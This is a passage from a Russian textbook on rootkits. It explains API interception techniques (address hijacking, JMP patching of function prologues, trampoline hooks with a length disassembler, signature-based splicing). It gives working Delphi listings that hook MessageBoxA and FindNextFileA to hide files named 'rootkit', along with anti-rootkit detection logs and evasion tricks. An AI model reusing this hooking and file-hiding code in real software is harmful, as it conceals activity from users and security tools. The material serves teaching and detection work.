Устройство данного перехватчика сложнее, чем у `FindNextFile`. Он вызывает исходную функцию `FindFirstFile` и анализирует возвращаемое ей значение. Если `FindFirstFile` возвращает `INVALID_HANDLE_VALUE`, то это означает, что попытка поиска была неуспешной и дальнейший анализ смысла не имеет. В случае успешного поиска функция возвращает Handle, в этом случае производится следующая проверка — анализируется структура `lpFindFileData` и проверяется содержащееся в ней имя файла. Если оно содержит ключевое слово "rootkit", то производится попытка поиска очередного файла при помощи `FindNextFileA`. Следует заметить, что вызывается перехваченная нами функция — следовательно, она или найдет файл, имя которого не содержит ключевое слово "rootkit", или вернет `FALSE`, сигнализируя, что подходящих файлов нет. В этом случае производится закрытие хранящегося в Result Handle и возврат значения `INVALID_HANDLE_VALUE`. Если функция `FindNextFileA` возвращает `TRUE`, то подходящий файл найден и его данные возвращаются приложению в структуре `lpFindFileData`.

> ***Примечание***
>
> На компакт-диске размещены два идентичных варианта реализации кода листингов 2.5—2.14 (на Delphi и на Microsoft C).

Работу данного примера легко проверить, дополнив пример небольшим приложением — загрузчиком. Результатом работы примера должно быть "исчезновение" на время работы нашего учебного руткита всех файлов и папок, содержащих в имени слово "rootkit". При этом приложения-антируткиты должны детектировать появление перехватчика функций, в качестве примера рассмотрим протокол AVZ (листинг 2.15).

**Листинг 2.15. Протокол анализатора AVZ при запущенном примере**

```
Анализ kernel32.dll, таблица экспорта найдена в секции .text

Функция kernel32.dll:FindFirstFileA (209) перехвачена,
метод ProcAddressHijack.GetProcAddress ->C62A08<>7C813559

Функция kernel32.dll:FindNextFileA (218) перехвачена,
метод ProcAddressHijack.GetProcAddress ->C628B0<>7C839019

Функция kernel32.dll:FindNextFileW (219) перехвачена,
метод ProcAddressHijack.GetProcAddress ->C6295C<>7C80F13A

Функция kernel32.dll:GetProcAddress (408) перехвачена,
метод ProcAddressHijack.GetProcAddress ->C627BC<>7C80AC28

Функция kernel32.dll:LoadLibraryA (578) перехвачена,
метод ProcAddressHijack.GetProcAddress ->C62830<>7C801D77

Функция kernel32.dll:LoadLibraryW (581) перехвачена,
метод ProcAddressHijack.GetProcAddress ->C62870<>7C80ACD3
```

В качестве комментария к протоколу можно отметить, что в данном случае kernel32.dll загружена по адресу 7C800000h, а библиотека с кодом руткита — по адресу C50000h. Из протокола видно, что анализатор AVZ определил метод как `ProcAddressHijack` (подмена адреса), подтип `GetProcAddress` — т. е. разновидность руткита, перехватывающего функцию `GetProcAddress` для подмены возвращаемых ей адресов — это подтверждает, что наш перехватчик исправно работает.

### Перехват модификацией первых байтов функции

Принцип работы основан на том, что первые байты перехватываемых функций замещаются на код перехватчика (рис. 2.4).

Важной особенностью такого перехвата является то, что при установке перехватчика не производится анализ кода перехватываемой функции, т. е. изменяется N первых байт, а не первые N машинных команд. Следовательно, у такого перехватчика есть две особенности:

- код перехватчика может быть установлен только в начале функции;
- для каждого вызова перехваченной функции перехватчику необходимо восстановить ее машинный код до вызова и повторно перехватить после завершения вызова.

В общем случае алгоритм работы руткита имеет следующий вид:

1. В теле перехватчика создается таблица, в которую копируются первые N байт каждой из перехваченных функций. Как правило, размер модифицированного кода не превышает 20 байт.





**Рис. 2.4.** Перехват функции модификацией первых байтов

2. Данная таблица заполняется эталонным машинным кодом перехватываемых функций.
3. В начало каждой перехватываемой функции записывается код, осуществляющий передачу управления перехватчику.

Соответственно алгоритм работы перехватчика имеет вид:

1. Перехватчик выполняет некие действия.
2. Производится восстановление первых N байт перехваченной функции.
3. Производится вызов перехваченной функции.
4. Повторно модифицирует машинный код перехваченной функции, в первые N байт записывая код, передающий управление перехватчику.
5. Анализирует и при необходимости модифицирует результаты работы функции.
6. Выполняет команду `RET`, возвращая управление вызвавшей функцию программе.

В большинстве случаев модификация машинного кода перехватываемой функции сводится к изменению ее первых 5-ти байт — на их место записывается команда JMP, передающая управление перехватчику руткита.

Следует отметить, что простейшие системы защиты программ от взлома и трассировки, а также ряд антируткитов проверяют первый байт вызываемых функций на предмет наличия в них машинного кода команды `JMP` или `INT 3`. При обнаружении кодов данных команд они считают, что функция перехвачена. Кроме того, несложный анализ позволяет установить местоположение перехватчика в памяти путем анализа содержащегося в команде `JMP` смещения. В качестве меры противодействия разработчики руткитов применяют методики "маскировки" кода, записываемого в начало функции перехватчика — в частности, известны случаи применения команд вида `PUSH/RET` вместо `JMP`, размещения перед `JMP` нескольких операторов `NOP` или мусорного кода типа `PUSH AX/POP AX`. Данные меры в основном нацелены на то, чтобы помешать простейшему анализатору определить адрес функции-перехватчика.

У данной методики перехвата функций есть ряд недостатков, большинство из которых связаны с необходимостью восстановления машинного кода перехваченных функций перед их вызовом и повторного перехвата после вызова. Эти операции снижают быстродействие системы и могут привести к сбоям в работе многопоточных приложений.

### *На заметку*

Если в процессе вызова перехваченной функции она по каким-то причинам не вернет управление функции-перехватчику руткита (например, возникнет исключительная ситуация), то произойдет "излечение" этой функции, что является

одним из уязвимых мест данной методики. Этот эффект связан с тем, что на момент вызова перехваченной функции руткит восстанавливает ее машинный код. Известен по крайней мере один антируткит, применяющий данный эффект для восстановления поврежденных руткитом функций.

Рассмотрим пример перехвата функции модификацией первых байтов. По именованию функций и структуре модуля сохраним преемственность с предыдущими примерами. Перед разработкой устанавливающей перехватчики функции необходимо декларировать структуру `TInterceptInfo` (листинг 2.16).

**Листинг 2.16. Структура `TInterceptInfo` с информацией о перехваченной функции**

```
// Информация о перехваченной функции
 TInterceptInfo = record
  LibraryName  : string;  // Имя DLL
  FunctionName : string;  // Имя функции
  FunctionAddr : Pointer; // Адрес функции
  HookAddr     : Pointer; // Адрес перехватчика
  FunctCode    : packed array [0..4] of byte; // Первые байты функции
  HookJMP      : packed array [0..4] of byte; // JMP на перехватчик
 end;
```

Данная структура предназначена для хранения всей информации о перехватываемой функции — имя содержащей функцию библиотеки, имя и адрес функции, а также два буфера размером 5 байт. Буфер `FunctCode` предназначен для хранения первых байтов машинного кода перехватываемой функции, а `HookJMP` — машинный код команды `JMP`, передающей управление функции-перехватчику руткита. Использование подобной структуры очень удобно для отладки, так как она содержит всю необходимую информацию для модификации машинного кода перехватываемой функции. Сама модификация машинного кода может быть выполнена в виде отдельной функции `SetHookCode` (листинг 2.17).

**Листинг 2.17. Функция `SetHookCode`**

```
// Модификация машинного кода функции
function SetHookCode(InterceptInfo : TInterceptInfo; ASetHook : boolean)
: boolean;
const
 CodeSize = 5; // Размер модифицируемого кода
```

```
var
 Tmp, OldProtect     : dword;
begin
 // 1. Настройка защиты
 VirtualProtect(InterceptInfo.FunctionAddr,
                CodeSize,
                PAGE_EXECUTE_READWRITE, OldProtect);
 // 2. Запись в первые байты машинного кода функции
 if ASetHook then
  Result := WriteProcessMemory(GetCurrentProcess,
                    InterceptInfo.FunctionAddr,
                    @InterceptInfo.HookJMP[0], CodeSize, Tmp)
 else
  Result := WriteProcessMemory(GetCurrentProcess,
                    InterceptInfo.FunctionAddr,
                    @InterceptInfo.FunctCode[0], CodeSize, Tmp);
 // 3. Восстановление атрибутов защиты
 VirtualProtect(InterceptInfo.FunctionAddr,
                CodeSize, OldProtect, Tmp);
end;
```

Даная функция получает в качестве параметра заполненную структуру `TInterceptInfo`. Модификация кода сводится к настройке атрибутов защиты фрагмента памяти, содержащего модифицируемый код, модификации кода с помощью `WriteProcessMemory` и восстановления атрибутов защиты. Параметр `ASetHook` указывает функции на то, какой буфер использовать. Если `ASetHook=true`, то производится установка команды JMP, передающей управление перехватчику, — для этого используются буфер `InterceptInfo.HookJMP`. Если `ASetHook=false`, то используется буфер `InterceptInfo.FunctCode` и производится восстановление машинного кода функции. Теперь рассмотрим основную функцию `InterceptFunctionEx` (листинг 2.18), отвечающую за установку перехватчиков.

**Листинг 2.18. Функция `InterceptFunctionEx`**

```
function InterceptFunctionEx(ALibName, AFunctName : string;
var InterceptInfo : TInterceptInfo; HookFunct: Pointer) : boolean;
var
 Tmp     : dword;
```

```
 JMP_Rel : dword;
begin
 Result := false;
 // 1. Поиск адреса фукции
 InterceptInfo.FunctionAddr :=
       GetProcAddress(GetModuleHandle(PChar(ALibName)),
                      PChar(AFunctName));
 if InterceptInfo.FunctionAddr = nil then exit;
 // 2. Сохранение параметров в структуре
 InterceptInfo.LibraryName  := ALibName;
 InterceptInfo.FunctionName := AFunctName;
 InterceptInfo.HookAddr     := HookFunct;
 // 3. Считывание машинного кода функции
 Result := ReadProcessMemory(GetCurrentProcess,
                    InterceptInfo.FunctionAddr,
                    @InterceptInfo.FunctCode[0], 5, Tmp);
 if not(Result) then exit;
 // Подготовка буфера с командой JMP, формат E9 xx xx xx xx
 JMP_Rel := DWORD(HookFunct) - (DWORD(InterceptInfo.FunctionAddr) + 5);
 InterceptInfo.HookJMP[0] := $0E9;
 CopyMemory(@InterceptInfo.HookJMP[1], @JMP_Rel, 4);
 // Запись машинного кода JMP, передающего управление перехватчику
 Result := SetHookCode(InterceptInfo, true);
end;
```

Функция `InterceptFunctionEx` ищет адрес перехватываемой функции и сохраняет его в `InterceptInfo.FunctionAddr`. Если определить адрес не удалось, то это означает, что необходимая библиотека не загружена или она не содержит указанной функции. В этом случае дальнейшая работа прекращается. В случае успешного определения адреса функции производится заполнение полей структуры `InterceptInfo` и чтение первых пяти байт машинного кода перехватываемой функции. Ошибка при чтении машинного кода также недопустима и при ее обнаружении работа функции прерывается. В случае успешного считывания машинного кода перехватываемой функции производится формирование машинного кода команды `JMP`, которая будет передавать управление перехватчику. Команда `JMP` содержит смещение, причем при вычислении смещения необходимо помнить о том, что смещение вычисляется между значением счетчика команд после выполнения `JMP`

и точкой, куда передается управление — поэтому необходима поправка смещения на длину команды JMP, равной 5 байт. После занесения сформированного кода команды JMP в буфер HookJMP остается вызвать SetHookCode, которая модифицирует первые байты перехватываемой функции. Для проверки работоспособности системы установки перехвата рассмотрим простейший пример, перехватывающий функцию MessageBoxA (листинг 2.19).

**Листинг 2.19. Пример перехвата MessageBoxA**

```
var
MessageBoxInterceptInfo : TInterceptInfo;


// Перехватчик MessageBoxA
function myMessageBoxA(hWnd: HWND; lpText, lpCaption: PAnsiChar; uType:
UINT): Integer; stdcall;
begin
 // 1. Восстанавливаем машинный код функции
 SetHookCode(MessageBoxInterceptInfo, false);
 // 2. Вызываем функцию
 Result := MessageBoxA(hWnd, lpText,
                 PChar(String(lpCaption)+'(перехвачена !)'), uType);
 // 3. Восстанавливаем JMP на наш перехватчик
 SetHookCode(MessageBoxInterceptInfo, true);
end;


begin
 MessageBoxA(0, 'Message1', 'Rootkit', 0);
 // Перехват MessageBoxA
 InterceptFunctionEx('user32.dll','MessageBoxA',
                     MessageBoxInterceptInfo, @myMessageBoxA);

 MessageBoxA(0, 'Message2', 'Rootkit', 0);
end.
```

Функция-перехватчик работает по классической для руткитов данного типа схеме — она восстанавливает машинный код перехваченной функции, затем вызывает ее (в данном случае с модифицированными параметрами), а затем

возвращает в первые байты перехваченной функции код команды `JMP`. Вызовы `MessageBoxA` до и после установки перехвата позволяют проверить работу. В качестве более сложного примера можно рассмотреть перехватчик функции `FindNextFileA`, маскирующий файлы и папки, содержащие слово "rootkit" в имени (листинг 2.20).

**Листинг 2.20. Перехватчик функции `FindNextFileA`**

```
function myFindNextFileA(hFindFile: THandle;
 var lpFindFileData: TWIN32FindDataA): BOOL; stdcall;
begin
 try
  // 1. Восстанавливаем машинный код функции
  SetHookCode(FindNextFileAInterceptInfo, false);
  // 2. Вызываем функцию
  Result := FindNextFileA(hFindFile, lpFindFileData);
  while Result do begin
   if pos('rootkit', LowerCase(lpFindFileData.cFileName)) = 0 then exit;
   Result := FindNextFileA(hFindFile, lpFindFileData);
  end;
 finally
  // 3. Восстанавливаем JMP на наш перехватчик
  SetHookCode(FindNextFileAInterceptInfo, true);
 end;
end;
```

Особенностью функции является более корректный подход к восстановлению команды `JMP` в начале перехваченной функции — весь код перехватчика заключен в конструкцию `try...finally`, а завершающая работу перехватчика `SetHookCode` размещена в секции `finally`. В остальном работа перехватчика аналогична функции в листинге 2.13, анализ перехватов во время работы учебного руткита подтверждает факт перехвата (листинг 2.21).

**Листинг 2.21. Фрагмент протокола AVZ для перехвата фунции модификацией машинного кода**

```
Функция kernel32.dll:FindNextFileA (218) перехвачена,
метод APICodeHijack.JmpTo

Функция user32.dll:MessageBoxA (477) перехвачена,
метод APICodeHijack.JmpTo
```

В заключение раздела следует отметить, что по сравнению с перехватом функций подменой адреса перехват модификацией машинного кода обладает несколькими преимуществами.

- Перехват модификацией таблицы импорта не может дать 100% гарантии перехвата функций, всегда остается небольшая вероятность того, что приложение тем или иным путем получит реальный адрес перехваченной функции. Метод модификации машинного кода свободен от этого недостатка.
- Перехват модификацией машинного кода в ряде случаев позволяет сократить количество перехватываемых функций. Например, если руткит разрабатывается для Windows 2000 и последующих систем, то можно учесть, что функции *A являются переходниками на Unicode-функции *W, следовательно, достаточно перехватить только Unicode-вариант функции.

### Перехват модификацией первых команд функции

Данный метод аналогичен предыдущему (см. рис. 2.4), но вместо модификации первых байтов перехватываемой функции производится модификация ее первых команд. Для реализации данной методики в руткит должен быть вмонтирован простейший анализатор кода. Как правило, в качестве анализатора выступает так называемый "дизассемблер длины команды". Он в состоянии распознать машинную команду по указанному адресу и вычислить ее длину в байтах. Применение такого анализатора позволяет рассматривать машинный код функции в виде набора машинных команд, а не в виде последовательности байтов. Это дает разработчику руткита ряд преимуществ, и алгоритм перехвата будет иметь вид:

1. Производится обнуление переменной N1, хранящей размер проанализированного кода.
2. Производится анализ машинной команды в точке входа в функцию. Задача — определение длины команды в байтах. Вычисленная длина прибавляется к размеру проанализированного кода N1. Размер проанализированного кода сравнивается с размером кода перехватчика (обычно это 5 байт — машинный код команды JMP). Если размер проанализированного кода оказывается больше или равен размеру кода перехватчика, то анализ кода завершается, иначе производится анализ следующей команды.
3. Производится копирование первых N1 байт машинного кода перехватываемой функции в буфер руткита.
4. К скопированному на шаге 3 машинному коду перехваченной функции добавляется машинный код команды JMP, передающий управление по адресу [*точка входа в пораженную функцию* + N1].

5. В начало перехватываемой функции записывается машинный код, передающий управление перехватчику. Длина этого кода `N2<N1`. Разница в длине может заполняться мусором для маскировки; кроме того, длина `N2` (а следовательно, и определяемая на шагах 1—3 `N1`) может меняться в динамике, так как вместо лобового `JMP` может генерироваться некий полиморфный код.





**Рис. 2.5.** Алгоритм перехватчика

Алгоритм работы перехватчика показан на рис. 2.5 и состоит из следующих операций:

1. Код в начале перехваченной функции содержит команду `JMP` (или эквивалентные ей по смыслу команды), которые передают управление перехватчику руткита. Перехватчик может выполнить некоторые действия, так как на этой стадии ему доступны входные параметры функции.
2. Перехватчик руткита командой `CALL` вызывает код из буфера — в результате сначала выполняются скопированные туда машинные команды перехваченной функции.
3. Выполняется `JMP`, размещенный в буфере после кода, скопированного из перехваченной функции. Передача управления ведется на первую неповрежденную команду перехваченного кода.
4. Возврат по `RET` из функции отдает управление руткиту, и он может при необходимости откорректировать результаты работы функции. После этого функция-перехватчик завершает работу командой `RET`, возвращая управление вызвавшему его приложению.
5. Данный метод сложнее в реализации, так как требует встраивания в руткит анализатора кода. Как правило, для анализа кода применяется простейший дизассемблер длин команд, построенный на базе таблицы. Это добавляет к коду руткита примерно 1—2 Кбайт размера, но существенно повышает качество и скорость его работы.

***На заметку***

Особенностью работы руткита данного вида является то, что первые машинные команды перехваченной функции выполняются в буфере руткита. Следовательно, если в начале перехваченной функции окажутся машинные команды, использующие относительную адресацию, то их выполнение в буфере руткита приведет к непредсказуемому результату. Следовательно, корректно написанный руткит обязан распознавать использующие относительную адресацию команды и модифицировать применяемые ими относительные адреса с учетом нового местоположения машинных команд.

Известны упрощенные реализации данной методики перехвата. Они основаны на том, что первые команды машинного кода ряда API-функций не меняются от версии к версии и вместо сравнительно сложного анализ кода производится элементарная проверка, совпадают ли первые байты перехватываемой функции с одной из известных разработчику сигнатур. Этот метод менее универсален, зато существенно проще в реализации.

Рассмотрим пример построения перехватчика подобного типа. Для начала нам понадобится структура, в которой будет храниться информация о перехваченной функции (листинг 2.22).

**Листинг 2.22. Структура, описывающая перехват**

```
type
TInterceptInfo = record
  LibraryName   : string;  // Имя DLL
  FunctionName  : string;  // Имя функции
  FunctionAddr  : Pointer; // Адрес функции
  HookAddr      : Pointer; // Адрес перехватчика
  FunctCode     : packed array [0..20] of byte; // Первые байты кода
  FunctCodeSize : byte;   // Размер кода функции, перемещенного руткитом
  HookBuf       : packed array [0..20] of byte;
  HookJMP       : packed array [0..4] of byte; // JMP на перехватчик
end;
```

Поля `LibraryName`, `FunctionName` и `FunctionAddr` аналогичны полям структуры `TInterceptInfo` предыдущих примеров и содержат имя библиотеки, имя перехваченной функции и ее адрес. Поле `HookAddr` предназначено для хранения адреса функции-перехватчика. Массив `FunctCode` используется для хранения исходного машинного кода функции. Данный массив не применяется в работе руткита, но позволяет при необходимости восстановить машинный код перехваченной функции. Поле `FunctCodeSize` предназначе-

но для хранения размера машинного кода, скопированного из начала перехваченной функции (этот размер заранее не известен и может изменяться). Массив `HookBuf` предназначен для хранения первых команд машинного кода функции, дополненных оператором `JMP` для передачи управления на первую неизмененную команду функции, а массив `HookJMP` содержит 5 байт с командой `JMP`, вносимой в начало перехватываемой функции.

> ***НА ЗАМЕТКУ***
>
> В принципе для установки перехвата большинство из описанных ранее полей не требуется. Но данный пример предназначен для учебных целей и наличие подобной информации полезно для отладки. В частности, можно заблокировать функцию `SetHookCode` и проанализировать правильность заполнения полей структуры без установки перехватчика. В реальном примере достаточно только буфера `HookBuf`.

Модификация машинного кода функции аналогична предыдущему примеру и сводится к записи подготовленной заранее команды `JMP` в начало функции (листинг 2.23).

**Листинг 2.23. Функция установки перехватчика**

```
// Модификация машинного кода функции
function SetHookCode(InterceptInfo : TInterceptInfo;
                     ASetHook : boolean) : boolean;
var
 Tmp, OldProtect     : dword;
begin
 // 1. Настройка защиты
 VirtualProtect(InterceptInfo.FunctionAddr,
                InterceptInfo.FunctCodeSize,
                PAGE_EXECUTE_READWRITE, OldProtect);
 // 2. Запись в первые байты машинного кода функции
 if ASetHook then
  Result := WriteProcessMemory(GetCurrentProcess,
                    InterceptInfo.FunctionAddr,
                    @InterceptInfo.HookJMP[0], 5, Tmp)
 else
  Result := WriteProcessMemory(GetCurrentProcess,
                              InterceptInfo.FunctionAddr,
                              @InterceptInfo.FunctCode[0],
                              InterceptInfo.FunctCodeSize, Tmp);
```

```
 // 3. Восстановление атрибутов защиты
 VirtualProtect(InterceptInfo.FunctionAddr,
                InterceptInfo.FunctCodeSize, OldProtect, Tmp);
end;
```

Данная функция может установить перехватчик (в этом случае в начало функции записывается 5 байт из буфера `HookJMP`) или восстановить машинный код перехваченной функции (в этом случае данные берутся из буфера `FunctCode`). Установка перехвата несколько сложнее, чем в случае модификации первых байтов машинного кода (листинг 2.24).

**Листинг 2.24. Установка перехватчика**

```
function InterceptFunctionEx(ALibName, AFunctName : string;
                             var InterceptInfo : TInterceptInfo;
                             HookFunct: Pointer) : boolean;
var
 Tmp     : dword;
 JMP_Rel : dword;
begin
 Result := false;
 // 1. Поиск адреса фукции
 InterceptInfo.FunctionAddr :=
     GetProcAddress(GetModuleHandle(PChar(ALibName)), PChar(AFunctName));
 if InterceptInfo.FunctionAddr = nil then exit;
 // 2. Сохранение параметров в структуре
 InterceptInfo.LibraryName  := ALibName;
 InterceptInfo.FunctionName := AFunctName;
 InterceptInfo.HookAddr     := HookFunct;
 // 3. Определение размера копируемых данных
 InterceptInfo.FunctCodeSize := 0;
 while InterceptInfo.FunctCodeSize < 5 do begin
  Tmp := GetCodeSize(pointer(dword(InterceptInfo. FunctionAddr) +
                             InterceptInfo.FunctCodeSize));
  if Tmp <= 0 then exit;
  inc(InterceptInfo.FunctCodeSize, Tmp);
 end;
```

```
 // 4. Считывание машинного кода функции
 Result := ReadProcessMemory(GetCurrentProcess,
                   InterceptInfo.FunctionAddr,
                   @InterceptInfo.FunctCode[0],
                   InterceptInfo.FunctCodeSize, Tmp);
 if not(Result) then exit;
 // Подготовка буфера с командой JMP на функцию-перехватчик
 JMP_Rel := DWORD(HookFunct) - (DWORD(InterceptInfo.FunctionAddr) + 5);
 InterceptInfo.HookJMP[0] := $0E9;
 CopyMemory(@InterceptInfo.HookJMP[1], @JMP_Rel, 4);
 // Копирование кода функции в буфер руткита
 CopyMemory(@InterceptInfo.HookBuf[0], @InterceptInfo.FunctCode[0],
            InterceptInfo.FunctCodeSize);
 // Подготовка буфера с командой JMP
 JMP_Rel := (DWORD(InterceptInfo.FunctionAddr) +
                   InterceptInfo.FunctCodeSize + 5) -
            (DWORD(@InterceptInfo.HookBuf[0])+
                   InterceptInfo.FunctCodeSize+5+5);
 InterceptInfo.HookBuf[InterceptInfo.FunctCodeSize] := $0E9;
 CopyMemory(@InterceptInfo.HookBuf[InterceptInfo.FunctCodeSize+1],
            @JMP_Rel, 4);
 VirtualProtect(@InterceptInfo.HookBuf[0],
                InterceptInfo.FunctCodeSize+5,
                PAGE_EXECUTE_READWRITE, Tmp);
 // Установка перехватчика
 Result := SetHookCode(InterceptInfo, true);
end;
```

Данная функция на шаге 3 анализирует машинный код перехватываемой функции. Анализ производится в цикле и сводится к определению длины очередной машинной команды с помощью функции `GetCodeSize` и добавлению полученной длины к счетчику размера проанализированного кода. В случае неуспешного определения длины очередной команды работа функции прерывается. Цикл повторяется до тех пор, пока размер проанализированного кода не превысит 5 байт, необходимых нам для записи команды `JMP`. При достижении заданного размера происходит копирование машинно-

го кода функции в буфер FunctCode и начинается подготовка к перехвату, предполагающая выполнение двух операций:

- подготовка машинного кода команды JMP, записываемой в начало перехватываемой функции.
- подготовка буфера с первыми N командами перехватываемой функции и командой JMP на первую неизмененную машинную команду перехватываемой функции.
- После подготовки буфера HookBuf для него устанавливаются атрибуты PAGE_EXECUTE_READWRITE с помощью VirtualProtect. Установка атрибутов необходима, так как в ходе работы мы будем передавать управление размещенному в данном буфере машинному коду.

> ***НА ЗАМЕТКУ***
>
> Важно отметить, что в данном примере после установки перехвата структура InterceptInfo становится неперемещаемой. Это связано с тем, что буфер HookBuf содержит как минимум одну команду с относительной адресацией (это наша команда JMP в конце буфера).

Для определения длины команды имеет смысл использовать готовый дизассемблер длин команд и вызывать его из функции GetCodeSize. Один из примеров реализации такого дизассемблера можно найти в свободно распространяемой библиотеке AFX Rootkit 2005, которую можно скачать по адресу **http://www.rootkit.com/vault/therealaphex/AFXRootkit2005.zip**. Дизассемблер длин команд расположен в файле afxCodeHook.pas, функция SizeOfCode. Данная функция получает в качестве единственного параметра адрес, по которому размещается анализируемая команда. В случае успешного определения размера функция возвращает ненулевое значение. Таким образом, в нашем примере функция GetCodeSize будет иметь вид — листинг 2.25.

**Листинг 2.25. Функция GetCodeSize**

```
function GetCodeSize(APtr : pointer) : integer;
begin
 // Вызов функции из afxCodeHook.pas
 Result := SizeOfCode(APtr);
end;
```

Рассмотрим простейший пример перехвата функции с помощью данной методики — будем перехватывать функцию MessageBoxA (листинг 2.26).

**Листинг 2.26. Перехват функции `MessageBoxA`**

```
type
 TMessageBoxA = function (hWnd: HWND; lpText,
                          lpCaption: PAnsiChar;
                          uType: UINT): Integer; stdcall;

// Перехватчик MessageBoxA
function myMessageBoxA(hWnd: HWND; lpText, lpCaption: PAnsiChar;
                       uType: UINT): Integer; stdcall;
begin
 // Вызываем функцию
 Result := TMessageBoxA(@MessageBoxInterceptInfo.HookBuf[0])
             (hWnd, lpText,
             PChar(String(lpCaption)+'(перехвачена !)'), uType);
end;



begin
 MessageBoxA(0, 'Message1', 'Rootkit', 0);
 // Перехват MessageBoxA
 InterceptFunctionEx('user32.dll','MessageBoxA',
                     MessageBoxInterceptInfo, @myMessageBoxA);

 MessageBoxA(0, 'Message2', 'Rootkit', 0);
end.
```

Перехватчик может выполнить любые необходимые ему операции и затем вызвать перехваченную функцию. Этот вызов сводится к объявлению типа `TMessageBoxA` и вызову перехваченной функции как:

```
TMessageBoxA(@MessageBoxInterceptInfo.HookBuf[0])
```

Можно обойтись без объявления типа, но тогда с помощью ассемблерной вставки придется поместить в стек параметры вызываемой функции. Для проверки правильности работы нашего перехватчика можно дизассемблировать код функции `MessageBoxA` до перехвата и после него (листинги 2.27—2.29).

**Листинг 2.27. Дизассемблированный код функции `MessageBoxA`**

```
77d7050b 8bff            mov     edi,edi
77d7050d 55              push    ebp
77d7050e 8bec            mov     ebp,esp
77d70510 833d1c04d97700  cmp     dword ptr [user32!gfEMIEnable],0x0
77d70517 7424            jz      user32!MessageBoxA+0x32 (77d7053d)
77d70519 64a118000000    mov     eax,fs:[00000018]
77d7051f 6a00            push    0x0
```

**Листинг 2.28. Дизассемблированный код функции `MessageBoxA` после перехвата**

```
77d7050b e94c39d088      jmp     rootkit_lib+0x13e5c (00a73e5c)
77d70510 833d1c04d97700  cmp     dword ptr [user32!gfEMIEnable],0x0
77d70517 7424            jz      user32!MessageBoxA+0x32 (77d7053d)
77d70519 64a118000000    mov     eax,fs:[00000018]
77d7051f 6a00            push    0x0
```

**Листинг 2.29. Дизассемблированный код в буфере `MessageBoxInterceptInfo.HookBuf`**

```
00a768aa 8bff            mov     edi,edi
00a768ac 55              push    ebp
00a768ad 8bec            mov     ebp,esp
00a768af e95c9c2f77      jmp     user32!MessageBoxA+0x5 (77d70510)
00a768b4 0000
```

В листинге 2.27 приведен результат дизассемблирования первых команд перехватываемой функции `MessageBoxA` (в различных версиях Windows машинный код данной функции естественно может различаться, данный пример получен на Windows XP SP2). После перехвата первые три команды замещаются оператором `JMP`, причем видно, что `JMP` передает управление перехватчику в библиотеке rootkit_lib. Анализ содержимого буфера `HookBuf` (листинг 2.29) позволяет убедиться, что он содержит первые команды перехваченной функции и оператор `JMP`, возвращающий управление на первую неповрежденную машинную команду функции `MessageBoxA`.

### Перехват функций с помощью сигнатур

Описанные ранее методы перехвата путем модификации машинного кода функции обладают общей особенностью — передающий управление перехватчику машинный код должен быть записан в начало функции. Руткит с анализатором кода может пропустить несколько первых команд, что повышает его защищенность от обнаружения. Однако внедрить код в любую произвольную точку функции он не может.

Эта особенность, в конечном счете, упрощает поиск и нейтрализацию руткитов такого типа, однако существует методика, свободная от этого недостатка, — используются сигнатуры.

Метод на основе сигнатур состоит в том, что для каждой перехватываемой функции у руткита имеется база сигнатур. Сигнатуры находятся создателем руткита вручную, с помощью дизассемблирования и трассировки кода функции.

Алгоритм с внедрение перехватчика имеет вид:

1. Машинный код поражаемой функции сканируется от точки входа в функцию до ее конца или до достижения заранее заданной длины. В пределах сканируемого участка ведется поиск одной или нескольких сигнатур. При обнаружении сигнатуры (пусть это будет точка `Rel1`) из точки `Rel1` производится копирование `Len1` байт в буфер руткита (длина `Len1` определяется разработчиком руткита заранее).
2. Код по адресу `Rel1` заменяется кодом руткита — задачей этого кода является передача управления обработчику руткита.
3. Код в буфере руткита дополняется командами для передачи управления в точку `[`*`точка входа в функцию`* `+ Rel1 + Len1]`.

Получая управление, обработчик руткита выполняет некоторые действия, а затем передает управление командам в буфере — это приведет к дальнейшему выполнению кода функции. Если руткит желает получить управление после завершения работы функции, то он может изменить адрес возврата в стеке.

Данный метод позволяет внедрить свой код в любое место функции. В ряде случаев этот алгоритм может быть реализован без передачи управления за пределы перехваченной функции — вместо размещения в функции кода для передачи управления перехватчику руткит может модифицировать машинный код поражаемой функции для достижения поставленных перед ним задач.

Достоинства подобных алгоритмов состоят в возможности модификации кода функции в любой ее точке и внедрении перехватчика (одного или нескольких) в разные точки ее кода. Недостаток — необходимо заранее проанализировать код функции и сформировать базу сигнатур. С другой сторо-

ны, анализ кода ряда системных функций показывает, что они практически не изменяются от версии к версии, что делает подобный метод жизнеспособным.

